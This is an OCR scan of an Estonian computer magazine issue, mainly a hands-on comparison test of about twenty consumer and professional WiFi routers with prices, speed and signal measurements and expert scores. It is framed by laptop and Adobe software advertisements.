Meeldiv ja vastupidav sülearvuti
Asus U3 mudelil on 13,3" laiekraan. Sellise diagonaaliga arvuti on suurepärane valik professionaalidele: mobiilsus vastab 12" sülearvutile, ekraani mõõtmed – 14" sülearvutile. Läikiv ekraani pealispind lisab arvutile soliidsust, roostevabast terasest raam – mehaanilist vastupidavust, nahaga kaetud randmetugi - mugavust.
U3 mudel vastab ka nõudlikumale maitsele.
ASUS U3 mudeli Intel® Centrino® Duo protsessor kindlustab arvuti suure jõudluse, mis on kooskõlas tema soliidse välimusega.

Nahaga kaetud randmetugi
Suure eraldusvõimega veebikaamera
Uuenduslikud hinged ning kiirjuhtimise nupud

ASUS U3S
Intel® Centrino® Duo tehnoloogia
• Intel® Core™ 2 Duo T7500, 2,2GHz protsessor
• Intel® Wireless WiFi™ Link 4965AGN kontroller
• Intel® 965 PM kiibikomplekt
Originali Windows Vista® Business
13,3" WXGA(1280x800 piksliga) ekraan (ASUS Color Shine ja ASUS Splendid Video Intelligence tehnoloogia)
NVIDIA® GeForce™ 8400M G 128MB
1536 Mb DDR2-667 operatiivmälu
DVD±RW Super Multi (DL)
160 Gb 5400rpm HDD kõvaketas
1,3 M pix veebikaamera
GPS, Gb-Ethernet, Wireless LAN 802.11n, Bluetooth®
TV-Out (s-video), IEEE1394, HDMI, 3xUSB 2.0 liides
Express Card™, kaardilugeja, Fingerprint, 1.7kg.
Komplektis on kandekott ja optiline hiir
2 aastane rahvusvaheline garantii

Intel, the Intel logo, the Centrino logo, and Centrino are trademarks of Intel Corporation in the U.S. and other cou

WiFi-ruuterite testimine linnadžunglis

Alustame testi WiFi.ee toimetaja Veljo Haameriga mööda hulgimüügifirmasid kolistades. Tema sukeldub lattu ja mina ootan ukse taga. Terve päev läheb. Ja saak on aukartustäratav.

Kaido Einama
kaido@am.ee

Kõigepealt väljub Veljo GNT laost kastitäie ruuteritega, hetk hiljem oleme linna teises otsas, Mikromaailma poe ees. Sealt saame veel kotitäie seadmeid. Ukse taga aga ootab meid Asuse esindaja, kes paneb meie virna otsa autosse ka oma seadme. Viime need kõik laboriruumi järgmiseks päevaks valmis.

Kuid siis selgub, et mõned olulised ruuterid on veel puudu. Veljo pistab järgmine päev need kilekotti ja toob kohale. Kui testimispäev käes, on proffide meelest ikkagi veel paar mudelit kirevast tootevalikust väljas, mis peaksid kindlasti sees olema, sest muidu pole komplekt täielik. Midagi pole teha – läheme laupäeva hommikul linna peale neid otsima. Kolmandast poest

> “Kuna ruutereid on erinevast mastist, hoiatab Veljo Haamer: meil saab olema raske hinnata.”

leiamegi paar tähtsat mudelit, “ilma milleta pole testil mõtet”, nagu WiFi.ee toimetaja kommenteerib. Kuna tootejuhid ja muud tähtsad tegelased on laupäeval puhkamas, ostab Veljo Haamer need paar ruuterit ise välja – küll kuskil ikka ära kuluvad, head riistad ju, selgitab ta ise.

Labor on meil nüüd nagu päris – kapipealsed kaste täis, juhtmepuntrad (toite jaoks), sülearvutid, A3-formaadis Exceli-tabelid paberil välja trükitud ja kokku kleebitud. Igaks juhuks ka raadiosaatjad välitestide jaoks. Kokku loeme üle 20 testimisse jõudnud seadet. Peaks esinduslik olema. Üks neist – Speedtouchi ADSL-i ruuter langeb lõpuks küll valikust välja, sest on natuke teisest ooperist ja selle Elioni seadistatud ruuteri jaoks pole meil ka ADSL-liini võtta.

Profiseadmed eraldi kategoorias

Kolmanda spetsialistina lööb suures Arvutimaailma traadita võrgu ruuterite testis kaasa **Janno Kuus**, kes on Eesti üks profimaid *wardriving*'u tegijaid ning teab ka WiFi-ruutereid läbi ja lõhki. Tema loodud on Eesti *wardriving*'u portaal WiFi.ee külje all, kuhu kogutakse mööda Eestit ringi sõites kõigi WiFi-võrkude andmed. Neid leidub seal juba üle 50 000.

Kuna ruutereid on erinevast mastist, hoiatab Veljo Haamer kohe alguses: meil saab olema raske neid omavahel hinnata. Kuid üritame siiski. Kohe lähevad teiste seast kõrvale eraldi kategooriasse n-ö profiseadmed ehk ruuterid ettevõtetele korporatiivseks kasutamiseks. Neid on esialgu kaks: Proxim Orinoco AP700 ja Colubris MAP-320R. Esimese kohta teab Veljo Haamer rääkida, et hotellidesse on neid palju pandud. Colubris on aga paksus metallkestas, mis kannatab arvatavasti ära ka auto ülesõidu ja seda tüüpi raskekahur on üleval saarte vahel sõitval praamil. Kannatab meretuuli, soolast vett, põrutusi ja niiskust ning seest on ka võimekam kui lihtsad ruuterid. Kolmas profiseade, Cisco 871W, aga saabub testi keskel koos Cisco seadmete eksperdi **Kalev Kuusikuga**, kes aitab natuke profiseadmete sügavamat hingeelu testijatele selgitada.

Kaabel peab jääma

Veel tuleb aga enne testitulemuste juurde asumist kõigile südamele panna, et ülejäänud ruuterid, välja arvatud need kolm profikategoorias võistlevat isendit, pole mõeldud ettevõtte nii-öelda esmaseks töövõrguks. WiFi on siiski ebaturvaline ja vähe töökindel, tegemist on mugavusvõrgu, mitte ärikriitilise lahendusega. Seega maksab WiFit pakkuda näiteks kontori külalistele või oma töötajatele mobiilsetel töökohtadel, aga kindlasti peab tagavaraks olema ka kaablivõrk, kus asjad alati aetud saab. Üle WiFi turvaliselt andmeid liigutades on vaja ka VPN-kanalit ettevõtte kinnisesse sisevõrku. Siis andmed ei leki.

Test kestis kaks ja pool pikka päeva. Selle aja jooksul said kõik ruuterid järele proovitud, vaadatud neid nii väljast kui seest (veebiliidese kaudu) ning välitestidest siiski midagi ka õnnestus, ehkki WiFi-võrkudest paksus eetris ei õnnestunud õues rasketes linnatingimustes kiirustest.

Nüüd aga ükshaaval – vaatame, mida huvitavat iga ruuteri kohta eraldi selgus. >

FOTOD: STANISLAV MOŠKOV

Wardriving'u spets Janno Kuus, Kalev Kuusik Ciscost ja Veljo Haamer WiFi.ee-st.

KUIDAS ME TESTISIME?

- WiFi-sertifikaadi vaatasime WiFi-organisatsiooni lehelt.
- Töökiirus (100 MB edastamise aeg) mõõdeti vahetult ruuteri juures tubastes tingimustes. Kõik kiirusetestid tegime ühest WiFi-võrgus arvutist teise samas võrgus olevasse arvutisse, kusjuures allikas oli FTP-serveriga ja jagas sajamegabaidist faili.
- Õues allalaadimise test ebaõnnestus täielikult, sest eeter oli tüüpilise linnakeskkonnana üle koormatud ning kiiruse tulemused kõikusid väga suures ulatuses. WiFi-saatjad segasid üksteist ja karjusid üle ning juhusel oli siin väga suur roll allalaadimiskiiruse mõjutamisel.
- Kanalite arv – jah tähendab, et seade toetab Eestis lubatud 13 kanalit (14 kanalit on lubatud vaid Jaapanis ja nende tuge me ei vaadanud).
- Signaali tugevust mõõtsime õues Netstumbleriga – umbes 50 meetrit ruuterist. Kõik mõõtmised samal ajal (mõne tunni jooksul) ja samades kohtades.

BUFFALO WIRELESS-G 125*

Hind: 790 krooni

Lihtsalt ilus

Kui ruuterist mingit ilu otsida, siis Buffalo seda pakub. Kes tahab, et ruuter oleks riiulil või serveriruumi kapis dekoratiivne, võib kaaluda just seda mudelit. "Naistekas," arvavad WiFi-eksperdid. See seade hakkab karbist välja võttes kohe tööle, paisates eetrisse turvamata võrgu. Sobib kas pikali- või püstiasendisse, praktilise poole pealt on kinnitus lakke või seinale ebamugav. Odav on ta ka.

am 5,5

NETGEAR PROSAFE FWG114P

Hind: 1985 krooni

Vana kooli mees

Veljo Haamerile meeldib selle seadme juures kõige rohkem tema tõsine vana kooli metallkest – just selline, nagu oli kunagi ammu modemitel. Retrohõngulise üllatusena leiabki selle Netgeari tagaküljelt modemi jadapordi pistiku. Paljude roheliste tulukestega karbi sees on ka printserver. Janno Kuus avastab administreerimisliidest uurides, et seadistada on lihtne, sest polegi eriti midagi seadistada. Eksimisvõimalus on viidud miinimumini igasuguste kruttimisvõimaluste äravõtmisega.

am 6,5

NETGEAR KWGR614

Hind: 1086 krooni

Raadioamatöörile

Selle ruuteri karbil on lõbus teade: *for hobbyists* ehk asjaarmastajatele. Tegemist on *Open Source*'i ehk avatud lähtekoodiga ruuteriga neile, kes tahavad kõike ise järele proovida ja kruttida niipalju kui võimalik. Linuxi arendajatele on see täiesti paras ja odav konstruktor. Rõõmu valmistab ta ka asjaarmastaja sõpradele, sest vähemalt tehaseseadistustes liigutab andmeid kärmelt. Tulevikule on mõeldud raadiokaardile n-standardi toe andmisega – toetab ka uue standardi väga suuri kiiruseid.

am 6,5

am 6,0

D-LINK DWL-3260AP

Hind: 2800 krooni

Suitsuandur või UFO?

Tegemist on nii uue mudeliga, et selle lõppkasutaja hinna ja tehniliste näitajate leidmisega pidi kurja vaeva nägema. Kuid võrguspetside seas ümisetakse juba tunnustavaid sõnu – rahvusvahelised arvustused kiidavad. Väljanägemine on tal eriline. Lakke kinnitatuna on see D-Link äravahetamiseni sarnane mõne suitsuanduriga, niisama lauale jättes meenutab aga UFO-t. Kaableid kulub vähem, sest *Power over Ethernet* (PoE) ehk toide üle võrgukaabli on kaasas – see on vastav adapter, mis konverteerib toitepinge võrgukaablisse. Veljo Haamer saab seadme sekunditega käima ja usk uue ruuteri võimekusse kasvab. Andmed liiguvad ülikiirelt, kuid administreerimisliidese leidmisega läheb aega – kasutusjuhendeid ei leia netist kohe üles. *Switch*'i pole UFO-l kõhu all ja PoE teeb hinna kalliks – 2800 krooni!

A-LINK WL54AP2

Hind: 965 krooni

Väike, lihtne ja kole

Janno Kuus ja Veljo Haamer sellest pisikesest ruuterist palju ei loodagi, aga tabelisse saab kirja "hea levi?". Vähemalt jääb mulje, et toas on signaal tugev ja hiljem õues selgub, et see ulatub tõepoolest kaugele. Veebiliides on WiFi-profide jaoks tuttav sadadest teistest mudelitest ja midagi üllatavat pole. Odav plastikust korpus, väike mass ja väikesed mõõtmed tähendavad, et seda sobib ka näiteks reisile või ajutiseks WiFi-tugijaamaks kuhugi avalikku võrku üles sättida.

am 3,5

NETGEAR WPN824

Hind: 1265 krooni

Edeva kodukasutaja karp

Pealtnäha kena valge karp käitub sisse lülitades nagu Hiina odav mänguasi – kuskil sisemuses läheb lahti valgusdioodide mäng, millel pole muud mõtet kui edevalt vilkuda. Töölesaamine saab olema vaevaline. Põhjuseks alguses WiFi väljasolek. Kui administreerimisliides juhtme abil üles leitud, selgub, et algajale võrguseadistajale on selle ruuteriga kõik õige lihtsaks tehtud – pole vaja kuskil menüüdes kolada, kõik saab korda üht küsimus-vastus-dialoogi läbides. Et jõulupuu liiga häirima ei hakkaks, on ruuteril tänuväärne võimalus LED-lambid välja lülitada. Lampe vilgutav ruuter pole aga kiirusetestis niisama silmapaistev. See-eest saab Rangemaxi võrgukaartidega leviala kuni kümme korda laiendada.

am 5,0

NETGEAR WGR614

Hind: 680 krooni

Odav ja kodune

Selle ruuteriga on jutt lühike ja konkreetne – tema koht on kodus, äärmisel juhul ka mõnes väiksemas kontoris avaliku WiFi-võrgu jagaja või mobiilse töökoha lisamugavuse tagajana. Odav, lihtne, vähe seadistusi, ka vähe raha on vaja tema eest välja käia. Kiirus on siiski esimeste seas 100 MB faili allatirimisel. Lihtsuses peitubki kiirus.

am 5,0

ASUS WL-520GC

Hind: 690 krooni

Tõsisele WiFi-fanaatikule

Paljulubavate siltidega ruuter on ise üsna soliidse välimusega – must korpus, hõbedane esipaneel, rohelised LED-indikaatorid. Lubatakse tavalisest 300% suuremat leviala ja kuni 125 Mbit/s kiirust, Veljo ja Janno liigitavad ta kohe "arenenud WiFi-kasutaja" ruuteriks. Janno Kuus nendib, et seda karpi on ta paigaldanud kümneid kordi ja muresid vähemalt spetsialisti jaoks pole. Veidi administreerimisliideses pusimist (kas ka tavakasutaja sellega hakkama saab?) ning kõik töötab kiirelt ja laitmatult. Hübriidina saab Asuse ruuter samuti hakkama – võib olla vaheldumisi nii vastuvõttev kui saatev ehk tugijaama pool.

am 8,5

LINKSYS WIRELESS-G WRT54GS

Hind: 990 krooni

Klassikaline ja kiirendatud

Esimene testitud Linksysi ülilevinud klassikalistest sinimustadest ruuteritest sai kiitvad hinnangud. Midagi pikalt selle mudeli juures välja tuua polnudki peale selle, et S tähendab nimes arvatavasti kiirust – tegemist on kiirendatud tootega. Tugev korpus, hea kinnitada kuhu iganes, mugav üksteise peale asetada. Kiirusetestis polnudki kõige tipus, kuid meil polnud ka Linksysiga ühilduvaid WiFi-kaarte, mis oleksid tippkiiruse taganud.

am 5,0

LINKSYS WIRELESS-G WRT54G

Hind: 890 krooni

Veelgi klassikalisem

Selle ruuteri kohta võib öelda sama mis eelmisegi kohta, kuid kiirendit tal pole. Nagu kiirusetestis selgus, oligi WRT54G üsna aeglane – pea poole aeglasem kui WRT54GS 100 MB suuruse faili allalaadimisel. Kuid väga hinnatundlikule ostjale meeldib kindlasti sada krooni kokkuhoidu.

am 4,5

D-LINK DI-624S

Hind: 1385 krooni

Kuus ühes

Selle odava ruuteri juures on väga palju asju tema sisse ära peidetud, nii et kõlbaks isegi kodukontori või eriti väikese firma võrgutuumaks: olemas on veebi-, FTP-, faili-, print- ja meediaserver ning salvestusseade. Kõik see on mahutatud ära suhteliselt keskmise suurusega ruuteri kesta. USB-pistikusse võib panna lisamälu ja see töötab võrgus kohe. Printserver tunneb printereid ära ja oskab neid liigsete seadistusteta võrgukasutajatele välja jagada. Leviala on küll veidi alla keskmise, kuid väikeses ruumis jagub sellest küll.

am 6,0

LINKSYS WIRELESS-G WRT54GR

Hind: 1190 krooni

Rauda raiutud tarkvaraga

Linksyside hõbedase korpusega seeria ruuter on varustatud kahe mittelahtikäiva antenniga. Janno uuringud veebist andsid tulemuseks, et tarkvara sellel ruuteril vahetada ei saagi, kui peaks vajadus tekkima. Seega tuleb teda võtta nii nagu tehasest toodi – antennid külge keevitatud ja tarkvara rauda raiutud. See-eest on ta allalaadimisel kiire.

am 5,0

TP-LINK TL-WR642G

Hind: 790 krooni

Aeglane uustulnuk

Ostsime selle ruuteri viimasel hetkel juurde, kuna räägitakse, et pidi hea toode olema. Ei pidanud pettuma – hakkas kiirelt tööle ja levi ulatus kaugele. Ka soodne hind kallutaks tema kasuks otsustama. Faili allalaadimisel kippus aga venima. Välimus on selline üsna keskmine – must ja valge, moodsad sinised LED-indikaatorid ja ei midagi silmatorkavat.

am 5,5

LINKSYS WIRELESS G WRT54GL

Hind: 999 krooni

Tugev raud massidele

See üks levinumaid Linksyse sobib nii amatöörile kui profile ja on Veljo Haameri lemmik-Linksys. Kuna kolmanda osapoole tarkvarasid pakutakse talle palju, katsetatakse seda ruuterit erinevates ekstreemsetes olukordades ja ta peab vastu. Muud tarkvarad mahuvad ruuterisse tänu poole rohkemale mälule (16 MB). Esipaneeli nupust saab WiFi sisse-välja lülitada, nagu teistelgi sinimustadel Linksysidel, mis on hea, aga ka natuke halb – näpp võib kogemata vastu minna. Esialgu me andmeid liigutada selle seadmega ei saanudki – haakis end kohe 11. kanalile, mis on väga üle koormatud, kuna laialt levinud Linksysidel on kõigil see vaikimisi kanal. Käsitsi neljandale kanalile seades venis 100 MB fail mitte just muljetavaldava kiirusega kohale. Veel vabu kanaleid eetrist otsides sai lõpuks rahuldava tulemuse – minut ja 47 sekundit on juba paremate hulgas.

am 8,5

D-LINK DI-524UP

Hind: 800 krooni

Printereid teenindab ka

Veljo Haameri sõnul on selle ruuteri üheks põhiomaduseks olla odav – sellega võib seletada ka veidi logisevat jalga ja robustset välimust. Aga mida sa hing ikka rohkem tahad – printserver on sees, failid liiguvad kiirelt, muu on teisejärguline. Kõik see on ostja taskus vaid 800 krooniga.

am 6,0

LINKSYS WIRELESS-G WRT54GC

Hind: 790 krooni

Väike reisikaaslane

See Linksysi ruuter on kohe eriti väike ja kompaktne – hea reisile kaasa võtta ja hotellis üles seada, kui juhtub näiteks olema vaid traadiga võrk, kuid tahe on sülearvutiga ka kaugemalt võrku saada. Või konverentsidel samamoodi, hea taskusse pistes kaasa vedada. Jalg küll tudiseb veidi all, kui ta püstiasendisse panna, aga kinnitamisega seinale või lakke on kõik võimalused olemas.

am 5,0

Testis osalenud laiatarbe WiFi-ruuterite põhiandmed

WiFi ruuter	Buffalo Wireless-G 125* High Speed	D-Link DWL-2260AP	A-Link WL54AP2	Netgear ProSafe FWG114P	Netgear WPN824	Netgear WGR614	Netgear KWGR614	Asus WL-520GC	Linksys Wireless-G WRT54GS	Linksys Wireless-G WRT54G	Linksys Wireless-G WRT54GR	Linksys Wireless-G WRT54GC	Linksys Wireless WRT54GL	TP-LINK TL-WR642G	D-Link DI-524UP	D-Link DI-624S
Hind	790 kr	2800 kr	965 kr	1985 kr	1265 kr	680 kr	1 086 kr	690 kr	990 kr	890 kr	1190 kr	790 kr	999 kr	790 kr	800 kr	1385 kr
WiFi-sertifikaat – kas tootja on kirjas Wi-Fi Alliance'i kodulehel?	jah	jah	ei	jah	jah	jah	jah	ei	jah	jah	jah	jah	jah	ei	jah	jah
WLAN-standardid (IEEE a/b/g/n)	b/g	b/g	b/g	b/g	b/g	b/g	b/g/n	b/g	b/g	b/g	b/g	b/g	b/g	b/g	b/g	b/g
Wireless turva: WPA2, WPA (TKIP, AES), 128/64-bit WEP	WPA2 puudub	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah
WiFi väljalülitamine	ei	ei	jah	jah	jah	jah	jah	jah	jah	jah	jah	ei	jah	jah	jah	jah
Tulemüür	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah
Töökiirus: 100 MB edastamiseks kuluv aeg 100%	6 min	test ei õnnestunud	3 min 36 s	1 min 34 s	2 min 16 s	1 min 32 s	1 min 27 s	1 min 28 s	2 min 28 s	4 min 10 s	1 min 59 s	1 min 59 s	1 min 47 s	3 min 40 s	2 min 8 s	2 min 42 s
Leviala suuruse muutmise võimalus (väljundvõimsuse reguleerimine)	jah	jah	ei	ei	ei	ei	jah	jah	jah (spetstarkvaraga)	jah (spetstarkvaraga)	ei	ei	jah	ei	ei	ei
Netstumbleriga signaali tugevus 50 meetri kaugusel	+32	+25	+35	+35	+26	+33	+30	+30	+34	+29	+29	+29	+32	+44	+25	+30
Seadme kasutajaliidese mõistetavus	lihtne	kasutamine ebaõnnestus	lihtne	lihtne, vähe võimalusi	lihtne, dialoogtüüpi algseadistusega	lihtne, dialoogtüüpi algseadistus	lihtne, dialoog-tüüpi algseadistus	lihtne, kuid palju seadeid	lihtne	lihtne	lihtne	lihtne	lihtne	lihtne	lihtne, vähe seadistusi	lihtne
Tugi töökanalitele 12, 13, 14	ei	info puudub	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah	jah
Kolmanda osapoole tarkvara kasutamise võimalus?	jah	info puudub	ei	ei	ei	ei	jah	jah	jah	jah	ei	jah	jah	jah	ei	ei
Kas originaaltarkvara toetab *client mode*'i?	ei	info puudub	jah	ei	ei	ei	ei	jah	ei	ei	ei	ei	ei	ei	ei	ei
Antennikontakti tüüp ja antenni vahetamise võimalus?	RP-SMA, 1 antenn	siseantenn ja RP-SMA, 1 antenn	RP-SMA, 1 antenn	Female Reverse SMA, tundlik antenn	mittevahetatav	mittevahetatav	RP-SMA, 2 antenni	RP-SMA, 1 antenn	RP-TNC, 2 antenni	RP-TNC, 2 antenni	2 mittevahetatavat antenni	1 mittevahetatav	RP-TNC, 2 antenni	RP-SMA, 1 suur antenn	RP-SMA, 1 antenn	RP-SMA, 1 antenn
Portide olemasolu: 4-pordine *switch*, USB, paralleel?	4-pordine *switch*, muid pole	ei	4-pordine *switch*, muid pole	jah (+modem, ISDN, printserver)	4-pordine *switch*, muid pole	4-pordine switch, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, muid pole	4-pordine *switch*, printserver, USB	4-pordine *switch*, 2 USB-d
Korpuse kirjeldus, värvus	kena disain; valge-hall, jalaga	ümar, valge, nagu tuletõrjeandur	odav plastik, must	tumesinine metallkorpus, tugev	hele plastik, paljude efektsete tulukestega	hele plastik	hele plastik	must plastik, kardab päikest	must-sinine, tugevast plastikust	must-sinine, tugevast plastikust	plastikust, hõbedane	hõbedane plastik, väga kompaktne	must-sinine, tugevast plastikust	valge plastik	hõbedane, veidi logisev jalg	hõbedane plastik, üsna suur (pikk)
Õhutusavad, kuumenemine	on, ei kuumene	on, ei kuumene	on, kuumeneb nõrgalt	on, ei kuumene	on, ei kuumene	on, ei kuumene	on, ei kuumene	on, hea jahutus ribidega	on, hea jahutusega	on, hea jahutusega	on, ei kuumene	on, kuumeneb nõrgalt	on, ei kuumene	on, ei kuumene	on, ei kuumene	on, ei kuumene
Kas on üksteisele paigaldatav?	ei	ei	ei	jah	jah	jah	jah	jah	jah, fikseeritud asendiga, kindlalt	jah, fikseeritud asendiga, kindlalt	jah, aga seisab ebakindlalt	jah, aga seisab ebakindlalt	jah, fikseeritud asendiga, kindlalt	jah	jah	jah
Lakke kinnitamine? Kinnitusraam, kruvid või muul viisil.	ei	jah (kinnitusraam, kruvid)	jah, kruvidega	jah, kruvidega	ei	ei	ei	jah, kruvidega	jah, kinnitamine kuhu iganes raami ja/või kruvidega	jah, kinnitamine kuhu iganes raami ja/või kruvidega	jah, kruvidega	jah, kruvidega	jah, kinnitamine kuhu iganes raami ja/või kruvidega	jah, kruvidega	jah, kruvidega	jah, kruvidega
Toiteblokk: suurus, mass, mõõtmed, voltaaž	väike dioodadapter, 3,3 V 2 A	raske trafoga toiteplokk, PoE, 48 V 0,4 A	väike, aga raske (trafoga), 7,5 V, 0,9A	raske trafo, 12 V, 1,2 A	suur trafo, 12 V, 1 A	suur trafo, 12 V, 1 A	suur trafo, 12 V, 1 A	suur trafo, 9 V, 1 A	dioodadapter, kerge, 12 V, 0,5 A	trafo, raske, 12 V, 0,5 A	raske trafoga adapter, 12 V, 0,5 A	dioodadapter, kerge, 3,3 V, 2 A	suur trafo, 12 V, 1 A	suur trafo, 9 V, 0,8 A	dioodadapter, väike, 5 V, 2 A	dioodadapter, kerge, 5 V, 2 A
Kokkuvõte: hinnang	hea disain, halb kinnitada	nii uus, et infot veebist raske leida; *switch*'ita lihtne AP, PoE-adapter kaasas	lihtne, väga väike ja kerge ruuter suhteliselt hea leviga	hea antenni ja printserveriga, lihtne ja tugev	koduruuter, näeb efektne välja, kuid väheste võimalustega	odav koduruuter, Harju keskmine	*Open Source*'i ruuter asjaarmastajale, saab seadistada ja mängida oma vajaduste järgi; toetab n-standardit	nõudlikule kasutajale, odava hinna eest	hea kinnitada, tugev	aeglasem kui (kiirendiga) GS-mudel Linksysil	kompaktne karp kahe antenniga, mis pole kahjuks eemaldatavad	väike ja kerge, sobiv reisile	universaalne seade, mis sobib enamikule kasutajatele	väga hästi leviva signaaliga lihtne ruuter	kiire ruuter, millel kaasas ka printserver, ühe USB-otsaga	mugav ruuter ka väikeseks kontoriserveriks
am	**5,5**	**6,0**	**3,5**	**6,5**	**5,0**	**5,0**	**6,5**	**8,5**	**5,0**	**4,5**	**5,0**	**5,0**	**8,5**	**5,5**	**6,0**	**6,0**

Arvutimaailm soovitab

Veljo Haameri sõnul oli see ajaloo suurim WiFi-ruuterite test eesti keeles – kuigi ka siia ei jõudnud kõik mudelid, mis meil müügil. Aga tuntumad-teatumad vähemalt.

Soovitada on pikale testile vaatamata ikkagi raske. Kuid selgitama peab natukene tavalisest veidi kehvemaid hindeid. Kuna tahtsime leida sobivaid ruutereid töötegemiseks, saidki kõik n-ö personaalsed ruuterid vähem punkte ja profiruuterid, nagu arvata võis, olidki paremad (ja kallimad).

Profiseadmete kohapeal läksid arvamused küll veidi lahku, aga

PROXIM ORINOCO AP700

Hind: 4450 krooni

am 8,5

Palju kanaleid nagu Veneetsias

Profitööriistad on ikka omaette klassist - sellel leidsime lisaks praegu üldlevinud b- ja g-kanalitele ka a - seal toimis 19 kanaliga eetris võrk väga edukalt. 5 ja 2,4 GHz sagedusel töötav tugijaam on kompaktne ja märkamatu, seda saab paigutada paljudesse kohtadesse mõne suurema katvusega leviala tekitamiseks. Muidugi on profiriist keskselt hallatav, seda on lihtne administreerida ja karbi sisse on peidetud ka lisaantenni pesa. Meie teadmistest jäi administreerimisliidese kõigi nurgatagustega tutvumiseks väheseks, kuid mulje oli professionaalne. Signaalitugevus ilma välise antennita oli aga kehv.

CISCO 871W

Hind: 8949 krooni

am 8,0

Väikesele kontorile või suurele kodustöötajale

Hinnaklassilt on see ruuter teistest muidugi üle - ikkagi professionaalsele kasutajale mõeldud seade. Siin on juba hoopis teised parameetrid, mida võrrelda. Eelkõige on tegemist väikeettevõtte keskse ruuteriga, millel juures ka WiFi-võimalus. VoIP - olemas, VPN - sisse ehitatud, saab ühendada nii interneti kui kõneside. Hind 8949 krooni on muidugi kõrge, kuid arvestades seadme võimsust, igati õigustatud. Lisaks WiFile ju hulk lisaväärtust kaasas ja ärikriitilises võrgus kannatab juba kasutada. WiFi polegi selle seadme põhiomadus, tegemist on pigem väikese võrgu keskseadmega.

COLUBRIS MAP-320R

Hind: umbes 12 000 krooni

am 9,0

Tank WiFit kandmas

Kuulikindel elektrikilp - nii näeb profitööriist välja. Kui talle kaks suurt antenni külge kruvida ja võrgujuhe veekindla pistiku kaudu taha ühendada, võib selle ruuteri kas või lahinguväljale üles panna. Malmisarnane massiivne ja jahutusribidega kest kaitseb habrast, kuid võimast sisu ja administraator peab olema sama karm kui seade ise, sest meie ei leidnud tal muud seadistusvõimalust kui üle ristkaabli ehk seadme juurde karmidesse oludesse kohale minnes. PoE on muidugi samuti kaasas, sest kuhu toite otsa seda toodet ikka ühendada, kui metallkorpuses on vaid üks sisseminev veekindel auk võrgukaablile. Seade valib automaatselt kanaleid, tegutseb 2,4 ja 5 GHz sagedusalal, temperatuurivahemik on kõrbekuumusest Arktika pakaseni. Kuna antenne ei saa pöörata, on raskendatud lakke kinnitamine, seinale aga on see seade loodud.


Testis osalenud profiruuterite põhiandmed

WiFi-ruuterite test	Cisco 871W	Proxim Orinoco AP700	Colubris MAP-320R
Hind	8949 kr	4450 kr	umbes 12 000 kr
WiFi-sertifikaat – kas tootja on kirjas Wi-Fi Alliance'i kodulehel?	jah	jah	jah
WLAN-standardid (IEEE a/b/g/n)	b/g	a/b/g	a/b/g
Wireless turva: WPA2, WPA (TKIP, AES), 128/64-bit WEP	jah	jah	jah
WiFi väljalülitamine	jah	jah, käsurealt	jah
Tulemüür	jah	jah	jah
Töökiirus: 100 MB edastamiseks kuluv aeg 100%	1 min 52 s	2 min 4 s	katse ebaõnnestus
Leviala suuruse muutmise võimalus (väljundvõimsuse regul.)	jah	jah	jah
Netstumbleriga signaali tugevus 50 W	+36	+24	+42
Seadme kasutajaliidese mõistetavus	keeruline, mitu kasutajaliidest, veebis ja *desktop*'i aplikatsiooniga	vajab juhendi järgi seadistamist, ei ole tavakasutajale jõukohane	vajab juhendi järgi seadistamist, ei ole tavakasutajale jõukohane
Tugi töökanalitele 12, 13, 14	jah	jah (a - 19 kanalit)	jah (a - 19 kanalit)
Kolmanda osapoole tarkvara kasutamise võimalus?	ei	ei	ei
Kas originaaltarkvara toetab *client mode*'i?	jah	ei	ei
Antennikontakti tüüp ja antenni vahetamise võimalus?	RP-TNC	sisemine antenn, katte all pistikud välisantennile (Alprox)	N, 2 antenni, ilmastikukindel
Portide olemasolu: 4-pordine *switch*, USB, paralleel?	4-pordine *switch*, 2 USB-d, serial-konsool	ei (jadaport - jah)	ei
Korpuse kirjeldus, värvus	must plastik	valge plastik	ribidega ilmastiku- ja löögikindel metallkorpus
Õhutusavad, kuumenemine	on, ei kuumene	on, ei kuumene	ei ole, jahutab massiivne ribidega metallkorpus
Kas on üksteisele paigaldatav?	jah	jah	ei
Lakke kinnitamine? Kinnitusraam, kruvid või muul viisil.	jah, kruvidega	kruvidega, raamiga	kruvide ja raamiga seinale, lakke ei saa
Toiteblokk: suurus, mass, mõõtmed, voltaaž	dioodadapter, 5 V / 12 V, 4 A / 0,5 A	dioodadapter, 5 V, 2,8 A, toetab PoE-d	PoE-adapteriga
Kokkuvõte: hinnang	väikekontori ruuter kõigi profivõimalustega väiksele firmale, WiFi on vaid ruuteri lisaomadus	suuremate kontoripindade katmiseks, keskse juhtimise (Radiuse) toega väike ruuter	rasketesse tingimustesse, näiteks laevale; profiseade eriolukordadeks, kallis, kuid võimas (hea leviga)
am	8,0	8,5	9,0

Kaldusid kõige enam siiski Colubrise "tanki" eelistama – kui muus osas on WiFi haavatav (eetri segamine, sissehäkkimised jms), siis olgu vähemalt tugijaam kuuli- ja katastroofikindel ning kiire ja võimas.

Parimad "väikesed" ruuterid olid Asus WL-520GC ja Linksys WRT54GL – esimene neist vähem tuntud, kuid spetsialistide poolt kõrgelt hinnatud, ja teine nii-öelda massikaup, mis kestab isalt pojale. Omalt poolt kinnitasime neid arvamusi suures testis kiirus- ja kasutajatestidega – punktid sündisid kolme peale pandud hinnete keskmisena ja sellised nad nüüd on, nagu juuresolevatest tabelitest näha. am

Adobe Photoshop® Elements 6.0 UUS VERSIOON!



Too esile parimad pooled enda fotodest

- *Kasuta suurepäraseid võimalusi fotode sorteerimiseks ja haldamiseks lihtsal viisil*
- *Parenda fotosid nagu soovid — peen-reguleeri säri ja eemalda soovimatud elemendid*
- *Loo täiuslik grupipilt — vali soovitud osad erinevatelt kaadritelt*
- *Kohanda nahatooni loomulikumaks*

1499.-

Adobe Premiere® Elements 4.0 UUS VERSIOON!

Loo huvitav video ainult 15 minutiga

- *Redigeeri ja näe tulemust koheselt*
- *Paranda värisevat algmaterjali stabiliseerimisfiltri abil*
- *Kasuta sadu eriefekte, mida saad kohandada vastavalt soovile*
